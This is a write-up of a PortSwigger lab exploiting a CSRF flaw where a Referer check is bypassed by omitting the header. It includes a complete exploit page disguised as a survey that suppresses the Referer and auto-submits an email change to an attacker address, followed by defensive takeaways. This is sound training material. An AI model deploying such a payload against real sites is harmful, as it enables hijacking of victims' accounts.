CSRF- Where Referer validation depends on header being present
CSRF- Where Referer validation depends on header being present: This lab’s email change functionality is vulnerable to CSRF. The app attempts to block cross‑domain requests by checking the Referer header, but it has an insecure fallback that accepts requests when the header is missing. • PortSwigger • Cross-site request forgery (CSRF) • block, cross-domain
🎯 Objective
This lab’s email change functionality is vulnerable to CSRF. The app attempts to block cross‑domain requests by checking the Referer header, but it has an insecure fallback that accepts requests when the header is missing.
Goal: Use a crafted HTML page to change the victim’s email address.
🧭 Background — Why this works
Many apps enforce a “same‑origin Referer” check. In this lab:
- If Referer is present and shows a cross‑site origin ➜ blocked.
- If Referer is absent ➜ accepted ✅
We exploit this by making the browser omit the Referer header while auto‑submitting the change‑email request.
✅ Lab Conditions (all met here)
- Relevant action: Change a user’s email (no CSRF token on the endpoint).
- Cookie-based session: Browser will include session cookie automatically.
- Predictable params: Only
emailis required.
🔎 Step 1 — Intercept the change-email request
Use Burp and change your own email to capture the request and confirm the target path & parameter.

Observation: Only email is posted. There’s no CSRF token.
🧪 Step 2 — Generate a basic CSRF PoC (expect a block)
Use Burp’s CSRF PoC generator to create a simple POST form and host it. Opening it produces an error:


Conclusion: The server enforces Referer when it’s present.
🧰 Step 3 — Prove the insecure fallback (no Referer ➜ allowed)
Resend the same request without a Referer header (Burp Repeater): first you’ll see a 302, then follow to 200 OK:


Conclusion: If the browser omits Referer, the server accepts the change.
🚀 Step 4 — Final CSRF exploit (omit Referer, auto-submit)
Host the following HTML on the exploit server. It sets no-referrer and auto‑submits a same‑method POST to the change‑email endpoint.
Replace
TARGET_ORIGINwith the lab origin (e.g.,https://<lab>.web-security-academy.net).
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>CSRF Exploit — Referer Missing</title>
    <!-- Force browsers to omit the Referer header -->
    <meta name="referrer" content="no-referrer">
    <style>
      body { font-family: ui-sans-serif, system-ui; margin: 2rem; }
      .ok { background: #e7f7ee; border: 1px solid #b9e6cc; padding: 1rem; border-radius: .5rem; }
    </style>
  </head>
  <body>
    <div class="ok">
      <h1>Just a quick survey…</h1>
      <p>Thanks for your feedback!</p>
    </div>

    <form id="csrf" action="TARGET_ORIGIN/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="attacker+owned@example.com">
    </form>

    <script>
      // Extra safety for some browsers: ensure fetch/navigation omit Referer
      try {
        // Prefer a standard form submit so cookies ride along automatically
        document.getElementById('csrf').submit();
      } catch (e) {
        // Fallback: fetch with referrerPolicy (not required for the lab, but robust)
        fetch('TARGET_ORIGIN/my-account/change-email', {
          method: 'POST',
          mode: 'cors',
          credentials: 'include',
          referrerPolicy: 'no-referrer',
          headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
          body: 'email=' + encodeURIComponent('attacker+owned@example.com')
        });
      }
    </script>
  </body>
</html>
Why this works: The <meta name="referrer" content="no-referrer"> directive tells compliant browsers to omit the Referer header for all subsequent requests from this document (including the auto‑submitted form). The server’s “fallback” accepts the request in the absence of a Referer, so the email is changed.
📋 Step 5 — Delivery & Verification
- Host the HTML payload on the provided exploit server.
- Click “Deliver exploit to victim”.
- Back in your account (or via the lab banner), confirm the Solve message or verify the victim’s email was changed.
🛠️ Troubleshooting
- Still blocked? Ensure the PoC is on a different origin (the exploit server) and that the
<meta name="referrer" content="no-referrer">tag is present before the form submission runs. - Wrong path? Double‑check the
actionURL (/my-account/change-email) from your intercepted request. - Cookies not included? Use a form POST (as shown). Browsers automatically attach session cookies to same‑site cookies (if not
SameSite=Strictfor cross‑site); PortSwigger labs are configured so this attack works.
✅ Takeaways
- Relying on the presence of a Referer header is unsafe; browsers may omit it for privacy, policy, or user settings.
- Proper CSRF defenses: unpredictable CSRF tokens, SameSite cookies (
Lax/Strictwhere possible), and origin checks using theOriginheader (more reliable than Referer).
Comments
Comments
Loading comments…